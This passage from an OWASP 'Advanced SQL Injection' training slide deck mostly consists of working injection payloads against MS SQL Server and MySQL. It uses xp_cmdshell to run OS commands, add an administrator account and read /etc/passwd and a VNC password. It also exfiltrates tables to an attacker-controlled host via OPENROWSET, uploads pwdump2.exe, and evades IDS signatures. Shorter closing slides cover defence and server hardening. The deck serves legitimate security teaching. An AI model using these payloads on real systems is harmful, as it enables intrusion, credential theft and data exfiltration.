
MS SQL OS Interaction

■ MS SQL Server

- ▶ `'; exec master..xp_cmdshell 'ipconfig > test.txt' --`
- ▶ `'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --`
- ▶ `'; begin declare @data varchar(8000) ; set @data='| ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --`
- ▶ `' and 1 in (select substring(x,1,256) from temp) --`
- ▶ `'; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --`

Architecture

- To keep in mind always!
- Our injection most times will be executed on a different server
- The DB server may not even have Internet access



Assessing Network Connectivity

- Server name and configuration
 - ▶ ' and 1 in (select @@servername) --
 - ▶ ' and 1 in (select srvname from master..sys.servers) --
 - ▶ NetBIOS, ARP, Local Open Ports, Trace route?
- Reverse connections
 - ▶ nslookup, ping
 - ▶ ftp, tftp, smb
- We have to test for firewall and proxies

Gathering IP information through reverse lookups

■ Reverse DNS

▶ '; exec master..xp_cmdshell 'nslookup a.com MyIP' --

■ Reverse Pings

▶ '; exec master..xp_cmdshell 'ping MyIP' --


■ OPENROWSET

▶ '; select * from OPENROWSET('SQLoledb', 'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=MyIP,80;', 'select * from table')

Network Reconnaissance

- Using the xp_cmdshell all the following can be executed:
 - ▶ Ipconfig /all
 - ▶ Tracert myIP
 - ▶ arp -a
 - ▶ nbtstat -c
 - ▶ netstat -ano
 - ▶ route print

6) OS Cmd Prompt



Jumping to the OS

■ Linux based MySQL

- ▶ ' union select 1, (load_file('/etc/passwd')),1,1,1;

■ MS SQL Windows Password Creation

- ▶ '; **exec xp_cmdshell** 'net user /add victor Pass123'--
- ▶ '; **exec xp_cmdshell** 'net localgroup /add administrators victor' --


■ Starting Services

- ▶ '; exec master..xp_servicecontrol 'start','FTP Publishing' --

Retrieving VNC Password from Registry

- **' ; declare @out binary(8)
exec master..xp_regread
@rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARE\ORL\WinVNC3\Default',
@value_name='Password',
@value = @out output
select cast(@out as bigint) as x into TEMP--**
- **' and 1 in (select cast(x as varchar) from
temp) --**

7) Expand Influence



Hopping into other DB Servers

- Finding linked servers in MS SQL
 - ▶ `select * from sys.servers`
- Using the OPENROWSET command hopping to those servers can easily be achieved
- The same strategy we saw earlier with using OPENROWSET for reverse connections

Linked Servers

```
'; insert into
  OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_syssevers')
  select * from master.dbo.syssevers
'; insert into
  OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_linked_syssevers')
  select * from LinkedServer.master.dbo.syssevers
'; insert into
  OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_linked_sysdatabases')
  select * from LinkedServer.master.dbo.sysdatabases
```

Executing through stored procedures remotely

- If the remote server is configured to only allow stored procedure execution, this changes would be made:

insert into

```
OPENROWSET('SQLoledb',  
'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;', 'select *  
from mydatabase..hacked_syssservers')  
exec Linked_Server.master.dbo.sp_executesql N'select * from  
master.dbo.syssservers'
```

insert into

```
OPENROWSET('SQLoledb',  
'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;', 'select *  
from mydatabase..hacked_sysdatabases')  
exec Linked_Server.master.dbo.sp_executesql N'select * from  
master.dbo.sysdatabases'
```

Uploading files through reverse connection

- **' ; create table *AttackerTable* (data text) --**
- **' ; bulk insert *AttackerTable* --**
from 'pwdump2.exe' with (codepage='RAW')
- **' ; exec master..xp_regwrite**
'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo',' MySrvAlias','REG_SZ','DBMSSOCN,
MyIP, 80' --
- **' ; exec xp_cmdshell 'bcp "select * from AttackerTable"**
queryout pwdump2.exe -c -Craw -SMysrvAlias -Uvictor -
PPass123' --

Uploading files through SQL Injection

- If the database server has no Internet connectivity, files can still be uploaded
- Similar process but the files have to be hexed and sent as part of a query string
- Files have to be broken up into smaller pieces (4,000 bytes per piece)

Example of SQL injection file uploading

- The whole set of queries is lengthy
- You first need to inject a stored procedure to convert hex to binary remotely
- You then need to inject the binary as hex in 4000 byte chunks
 - ▶ ' declare @hex varchar(8000), @bin varchar(8000)
select @hex = '4d5a900003000...
← 8000 hex chars →...000000000000000000000000'
exec master..sp_hex2bin @hex, @bin output ; insert
master..pwdump2 select @bin --
- Finally you concatenate the binaries and dump the file to disk.



Evasion Techniques

OWASP

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

Evasion Techniques

- Input validation circumvention and IDS Evasion techniques are very similar
- Snort based detection of SQL Injection is partially possible but relies on "signatures"
- Signatures can be evaded easily
- Input validation, IDS detection AND strong database and OS hardening must be used together

IDS Signature Evasion

Evading ' OR 1=1 signature

- ' OR 'unusual' = 'unusual'
- ' OR 'something' = 'some'+ 'thing'
- ' OR 'text' = N'text'
- ' OR 'something' like 'some%'
- ' OR 2 > 1
- ' OR 'text' > 't'
- ' OR 'whatever' IN ('whatever')
- ' OR 2 BETWEEN 1 AND 3

Input validation

- Some people use PHP addslashes() function to escape characters
 - ▶ single quote (')
 - ▶ double quote (")
 - ▶ backslash (\)
 - ▶ NUL (the NULL byte)
- This can be easily evaded by using replacements for any of the previous characters in a numeric field

Evasion and Circumvention

- IDS and input validation can be circumvented by encoding
- Some ways of encoding parameters
 - ▶ URL encoding
 - ▶ Unicode/UTF-8
 - ▶ Hex encoding
 - ▶ char() function

MySQL Input Validation Circumvention using Char()

- Inject without quotes (string = "%"):
 - ▶ ' or username like char(37);
- Inject without quotes (string = "root"):
 - ▶ ' union select * from users where login = char(114,111,111,116);
- Load files in unions (string = "/etc/passwd"):
 - ▶ ' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
- Check for existing files (string = "n.ext"):
 - ▶ ' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

IDS Signature Evasion using white spaces

- UNION SELECT signature is different to
- UNION SELECT
- Tab, carriage return, linefeed or several white spaces may be used
- Dropping spaces might work even better
 - ▶ 'OR'1'='1' (with no spaces) is correctly interpreted by some of the friendlier SQL databases

IDS Signature Evasion using comments

- Some IDS are not tricked by white spaces
- Using comments is the best alternative
 - ▶ `/* ... */` is used in SQL99 to delimit multirow comments
 - ▶ `UNION/**/SELECT/**/`
 - ▶ `'/**/OR/**/1/**/=/**/1`
 - ▶ This also allows to spread the injection through multiple fields
 - USERNAME: `' or 1/*`
 - PASSWORD: `*/ =1 --`

IDS Signature Evasion using string concatenation

- In MySQL it is possible to separate instructions with comments
 - ▶ `UNI/**/ON SEL/**/ECT`
- Or you can concatenate text and use a DB specific instruction to execute
 - ▶ Oracle
 - `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`
 - ▶ MS SQL
 - `'; EXEC ('SEL' + 'ECT US' + 'ER')`

IDS and Input Validation Evasion using variables

- Yet another evasion technique allows for the definition of variables
 - ▶ ; declare @x nvarchar(80); set @x = N'SEL' + N'ECT US' + N'ER');
 - ▶ EXEC (@x)
 - ▶ EXEC SP_EXECUTESQL @x
- Or even using a hex value
 - ▶ ; declare @x varchar(80); set @x = 0x73656c656374204076657273696665; EXEC (@x)
 - ▶ This statement uses no single quotes (')



Defending Against SQL Injection

OWASP

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

SQL Injection Defense

- It is quite simple: **input validation**
- The real challenge is making best practices consistent through **all** your code
 - ▶ Enforce "strong design" in new applications
 - ▶ You should audit your existing websites and source code
- Even if you have an air tight design, harden your servers

Strong Design

- Define an easy "secure" path to querying data
 - ▶ Use stored procedures for interacting with database
 - ▶ Call stored procedures through a parameterized API
 - ▶ Validate all input through generic routines
 - ▶ Use the principle of "least privilege"
 - Define several roles, one for each kind of query

Input Validation

- Define data types for each field
 - ▶ Implement stringent "allow only good" filters
 - If the input is supposed to be numeric, use a numeric variable in your script to store it
 - ▶ Reject bad input rather than attempting to escape or modify it
 - ▶ Implement stringent "known bad" filters
 - For example: reject "select", "insert", "update", "shutdown", "delete", "drop", "--", ""

Harden the Server

1. Run DB as a low-privilege user account
2. Remove unused stored procedures and functionality or restrict access to administrators
3. Change permissions and remove "public" access to system objects
4. Audit password strength for all user accounts
5. Remove pre-authenticated linked servers
6. Remove unused network protocols
7. Firewall the server so that only trusted clients can connect to it (typically only: administrative network, web server and backup server)

Detection and Dissuasion

- You may want to react to SQL injection attempts by:
 - ▶ Logging the attempts
 - ▶ Sending email alerts
 - ▶ Blocking the offending IP
 - ▶ Sending back intimidating error messages:
 - "WARNING: Improper use of this application has been detected. A possible attack was identified. Legal actions will be taken."
 - Check with your lawyers for proper wording
- This should be coded into your validation scripts

Conclusion

- SQL Injection is a fascinating and dangerous vulnerability
- All programming languages and all SQL databases are potentially vulnerable
- Protecting against it requires
 - ▶ strong design
 - ▶ correct input validation
 - ▶ hardening

Links

- A lot of SQL Injection related papers
 - ▶ <http://www.nextgenss.com/papers.htm>
 - ▶ <http://www.spidynamics.com/support/whitepapers/>
 - ▶ <http://www.appsecinc.com/techdocs/whitepapers.html>
 - ▶ <http://www.atstake.com/research/advisories>
- Other resources
 - ▶ <http://www.owasp.org>
 - ▶ <http://www.sqlsecurity.com>
 - ▶ <http://www.securityfocus.com/infocus/1768>



Advanced SQL Injection

OWASP

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>